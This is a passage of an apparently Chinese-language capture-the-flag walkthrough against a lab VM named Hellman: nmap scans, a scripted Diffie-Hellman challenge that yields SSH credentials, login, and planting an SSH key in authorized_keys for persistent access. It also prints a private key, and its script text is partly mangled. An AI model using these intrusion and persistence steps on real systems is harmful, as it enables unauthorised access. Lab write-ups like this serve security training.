┌──(root㉿kali)-[~/miaosec] └─# nmap -sn 192.168.2.0/24 Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-27 13:01 +0800 Nmap scan report for 192.168.2.1 Host is up (0.00057s latency). MAC Address: 0A:00:27:00:00:07 (Unknown) Nmap scan report for 192.168.2.2 Host is up (0.00067s latency). MAC Address: 08:00:27:71:57:99 (Oracle VirtualBox virtual NIC) Nmap scan report for 192.168.2.60 Host is up (0.00094s latency). MAC Address: 08:00:27:F2:61:32 (Oracle VirtualBox virtual NIC) Stats: 0:00:07 elapsed; 255 hosts completed (3 up), 255 undergoing Host Discovery Parallel DNS resolution of 1 host. Timing: About 0.00% done Nmap scan report for 192.168.2.4 Host is up. Nmap done: 256 IP addresses (4 hosts up) scanned in 7.51 seconds
靶机IP:192.168.2.60
2、端口扫描
1.全端口扫描
1 2 3 4 5 6 7 8 9 10 11 12 13
┌──(root㉿kali)-[~/miaosec] └─# nmap --min-rate 10000 -p- 192.168.2.60 Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-27 13:02 +0800 Nmap scan report for 192.168.2.60 Host is up (0.00063s latency). Not shown: 65532 closed tcp ports (reset) PORT STATE SERVICE 22/tcp open ssh 80/tcp open http 1337/tcp open waste MAC Address: 08:00:27:F2:61:32 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 8.50 seconds
┌──(root㉿kali)-[~/miaosec] └─# nmap --min-rate 10000 -sT -sC -sV -O -p22,80,1337 192.168.2.60 Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-27 13:02 +0800 Nmap scan report for 192.168.2.60 Host is up (0.0017s latency).
PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 10.0 (protocol 2.0) 80/tcp open http nginx |_http-title: Diffie-Hellman Challenge Guide 1337/tcp open waste? | fingerprint-strings: | GenericLines, NULL: | Alice has sent you her public key. | You've also been given your private key. | calculate your shared secret. | 2410312426921032588552076022197566074856950548502459942654116941958108831682612228890093858261341614673227141477904012196503648957050582631942730706805009223062734745341073406696246014589361659774041027169249453200378729434170325843778659198143763193776859869524088940195577346119843545301547043747207749969763750084308926339295559968882457872412993810129130294592999947926365264059284647209730384947211681434464714438488520940127459844288859336526896320919633919 | 39883204222858856918557640435344745890513425125290039851563654356835662268498 | 224638392781010346795674419563132197430625052467062663656728020806452536513319721055074207335278925919928267028716364525781824472324432672098280141614523807650997041044044996580695734531375627561478894572919232085682056248754553 | GetRequest: | Alice has sent you her public key. | You've also been given your private key. | calculate your shared secret. | 2410312426921032588552076022197566074856950548502459942654116941958108831682612228890093858261341614673227141477904012196503648957050582631942730706805009223062734745341073406696246014589361659774041027169249453200378729434170325843778659198143763193776859869524088940195577346119843545301547043747207749969763750084308926339295559968882457872412993810129130294592999947926365264059284647209730384947211681434464714438488520940127459844288859336526896320919633919 | 30659261933364259369132068323793156534865584845264382299796372358262839566253 |_ 141857959155456004789209623147729647056961948062733887997137635919822708590999302708538583075539897493266262709687118908656475132467268775267767813200521394686273807598087086012147629209008628488571390034369609577109391080455020 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service : SF-Port1337-TCP:V=7.98%I=7%D=1/27%Time=697846F4%P=x86_64-pc-linux-gnu%r(NU SF:LL,473,"Alice\x20has\x20sent\x20you\x20her\x20public\x20key\.\nYou've\x SF:20also\x20been\x20given\x20your\x20private\x20key\.\nNow\x20calculate\x SF:20your\x20shared\x20secret\.\n\ng\x20=\x202\np\x20=\x202410312426921032 SF:58855207602219756607485695054850245994265411694195810883168261222889009 SF:38582613416146732271414779040121965036489570505826319427307068050092230 SF:62734745341073406696246014589361659774041027169249453200378729434170325 SF:84377865919814376319377685986952408894019557734611984354530154704374720 SF:77499697637500843089263392955599688824578724129938101291302945929999479 SF:26365264059284647209730384947211681434464714438488520940127459844288859 SF:336526896320919633919\n\nb\x20=\x20398832042228588569185576404353447458 SF:90513425125290039851563654356835662268498\nA\x20=\x20224638392781010346 SF:79567441956313219743062505246706266365672802080645253651331972105507420 SF:73352789259199282670287163645257818244723244326720982801416145238076509 SF:97041044044996580695734531375627561478894572919232085682056248754553")% SF:r(GenericLines,482,"Alice\x20has\x20sent\x20you\x20her\x20public\x20key SF:\.\nYou've\x20also\x20been\x20given\x20your\x20private\x20key\.\nNow\x2 SF:0calculate\x20your\x20shared\x20secret\.\n\ng\x20=\x202\np\x20=\x202410 SF:31242692103258855207602219756607485695054850245994265411694195810883168 SF:26122288900938582613416146732271414779040121965036489570505826319427307 SF:06805009223062734745341073406696246014589361659774041027169249453200378 SF:72943417032584377865919814376319377685986952408894019557734611984354530 SF:15470437472077499697637500843089263392955599688824578724129938101291302 SF:94592999947926365264059284647209730384947211681434464714438488520940127 SF:459844288859336526896320919633919\n\nb\x20=\x20398832042228588569185576 SF:40435344745890513425125290039851563654356835662268498\nA\x20=\x20224638 SF:39278101034679567441956313219743062505246706266365672802080645253651331 SF:97210550742073352789259199282670287163645257818244723244326720982801416 SF:14523807650997041044044996580695734531375627561478894572919232085682056 SF:248754553")%r(GetRequest,482,"Alice\x20has\x20sent\x20you\x20her\x20pub SF:lic\x20key\.\nYou've\x20also\x20been\x20given\x20your\x20private\x20key SF:\.\nNow\x20calculate\x20your\x20shared\x20secret\.\n\ng\x20=\x202\np\x2 SF:0=\x2024103124269210325885520760221975660748569505485024599426541169419 SF:58108831682612228890093858261341614673227141477904012196503648957050582 SF:63194273070680500922306273474534107340669624601458936165977404102716924 SF:94532003787294341703258437786591981437631937768598695240889401955773461 SF:19843545301547043747207749969763750084308926339295559968882457872412993 SF:81012913029459299994792636526405928464720973038494721168143446471443848 SF:8520940127459844288859336526896320919633919\n\nb\x20=\x2030659261933364 SF:259369132068323793156534865584845264382299796372358262839566253\nA\x20= SF:\x201418579591554560047892096231477296470569619480627338879971376359198 SF:22708590999302708538583075539897493266262709687118908656475132467268775 SF:26776781320052139468627380759808708601214762920900862848857139003436960 SF:9577109391080455020"); MAC Address: 08:00:27:F2:61:32 (Oracle VirtualBox virtual NIC) Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose Running: Linux 4.X|5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4) Network Distance: 1 hop
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 93.52 seconds
┌──(root㉿kali)-[~/miaosec] └─# nc 192.168.2.60 1337 Alice has sent you her public key. You've also been given your private key. Now calculate your shared secret.
g = 2 p = 2410312426921032588552076022197566074856950548502459942654116941958108831682612228890093858261341614673227141477904012196503648957050582631942730706805009223062734745341073406696246014589361659774041027169249453200378729434170325843778659198143763193776859869524088940195577346119843545301547043747207749969763750084308926339295559968882457872412993810129130294592999947926365264059284647209730384947211681434464714438488520940127459844288859336526896320919633919
b = 51154570168425237012190187261208452554935228966342909476175478257010034448854 A = 1810096577306243736581942011207190129532077359040013432015086489684205815534398460549275846332291790537384649787817466650218512598949970197232507513372720069383980178553518222604140035165806150793414342893343137096664748831497856441434056477271196223931376386008074303053540618281394821915277589825901885193302437264716584784840559143099754318836327577637969351350571153233730788109044478376649815836540623348562572608183613314000872264170553433293147256838513298 >
HOST = "192.168.2.60" PORT = 1337 context.timeout = 10
io = remote(HOST, PORT)
defread_round1(): """读取第1轮:需要 p, b, A""" p = b = A = None while p isNoneor b isNoneor A isNone: line = io.recvline().decode().strip() print(f"[R1] {repr(line)}") if line.startswith("p = "): p = int(line.split("= ", 1)[1]) elif line.startswith("b = "): b = int(line.split("= ", 1)[1]) elif line.startswith("A = "): A = int(line.split("= ", 1)[1]) return p, b, A
defread_next_round(): """读取第2+轮:只需要 b, A""" b = A = None while b isNoneor A isNone: line = io.recvline().decode().strip() print(f"[RN] {repr(line)}") if line.startswith("b = "): b = int(line.split("= ", 1)[1]) elif line.startswith("A = "): A = int(line.split("= ", 1)[1]) # 忽略其他行(包括空行、'> Correct!' 等) return b, A
# ===== Rounds 2–500 ===== for round_num inrange(2, 501): print(f"[*] Round {round_num}") b, A = read_next_round() S = pow(A, b, p) io.sendline(str(S).encode()) print(f"[+] Round {round_num} done")
# ===== Flag ===== flag = io.recvall(timeout=5).decode() print("\n🎉 FLAG:") print(flag) io.close()
成功执行
1 2 3 4 5 6 7 8 9 10 11 12 13 14
.... [*] Round 500 [RN] '> Correct!' [RN] '' [RN] 'b = 42728238619645625108491187911580118051476472226993498679467817687962515190795' [RN] 'A = 2391650150985810884994252685859052787801002187688383438918665064733694948779829365616769020651185586237016153481579544226505297708534405745415478700876478921519692405489708997678205836809697355276663326790382326219115224747787261227196132927251137819849881628026643338479934731670469291841859715749238574933045977981386216912009600066142619622484806914716407600488851876082111562196867608104366105761718540613179786077858885557393101122979407282875569450246185227' [+] Round 500 done [+] Receiving all data: Done (81B) [*] Closed connection to 192.168.2.60 port 1337
🎉 FLAG: > Correct!
Congrats! Here's the flag: 676f643a6e756d626572735f6172655f68617264
得到字符串676f643a6e756d626572735f6172655f68617264
发现是hex编码,进行解码得到god:numbers_are_hard
四、获取到god权限
使用获取到的凭证成功登录
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18
┌──(root㉿kali)-[~]
└─# ssh god@192.168.2.60
The authenticity of host '192.168.2.60 (192.168.2.60)' can't be established.
ED25519 key fingerprint is: SHA256:xJ90oWmr5sPR2afHz9etzSdtxINmLI+JvbwgV/iCsWY
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:3: [hashed name]
    ~/.ssh/known_hosts:14: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.60' (ED25519) to the list of known hosts.
god@192.168.2.60's password:
              _
__      _____| | ___ ___  _ __ ___   ___
\ \ /\ / / _ \ |/ __/ _ \| '_ ` _ \ / _ \
 \ V  V /  __/ | (_| (_) | | | | | |  __/
  \_/\_/ \___|_|\___\___/|_| |_| |_|\___|

Hellman:~$ id
uid=1001(god) gid=1001(god) groups=1001(god)
~ $ ssh-keygen Generating public/private ed25519 key pair. Enter file inwhich to save the key (/home/water/.ssh/id_ed25519): Created directory '/home/water/.ssh'. Enter passphrase for"/home/water/.ssh/id_ed25519" (empty for no passphrase): Enter same passphrase again: Your identification has been saved in /home/water/.ssh/id_ed25519 Your public key has been saved in /home/water/.ssh/id_ed25519.pub The key fingerprint is: SHA256:exhBe72E5vvKS+l4uqLv1az0fj69P1em4k35750bGOo water@Hellman The key s randomart image is: +--[ED25519 256]--+ | . | | . . o | | o + o | | = . . | | S . .. | | * o. o.o| | = B. oo+.| | .o Oo.+ooo=| | .+o.==BE+oo*@| +----[SHA256]-----+ ~/.ssh $ cat id_ed25519 -----BEGIN OPENSSH PRIVATE KEY----- b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW QyNTUxOQAAACAu1dBQbe0NtKrOil6Nf/Ns1sVSyTfMqD10duRXYaSMWwAAAJA3r0bkN69G 5AAAAAtzc2gtZWQyNTUxOQAAACAu1dBQbe0NtKrOil6Nf/Ns1sVSyTfMqD10duRXYaSMWw AAAEDLh+s1vlGjZYfBFZOj3tDpgr5eQEhPHrqKyuOtEvX68y7V0FBt7Q20qs6KXo1/82zW xVLJN8yoPXR25FdhpIxbAAAADXdhdGVyQEhlbGxtYW4= -----END OPENSSH PRIVATE KEY-----
3.将公钥写入 authorized_keys
1 2 3 4 5 6 7 8
~/.ssh $ cat id_ed25519.pub >> ./authorized_keys
~/.ssh $ ls -la
total 24
drwx--S---    2 water    water         4096 Jan 28 17:32 .
drwxr-sr-x    5 water    water         4096 Jan 28 17:32 ..
-rw-------    1 water    water           95 Jan 28 17:32 authorized_keys
-rw-------    1 water    water          399 Jan 28 17:28 id_ed25519
-rw-------    1 water    water           95 Jan 28 17:28 id_ed25519.pub
 提示我们是一个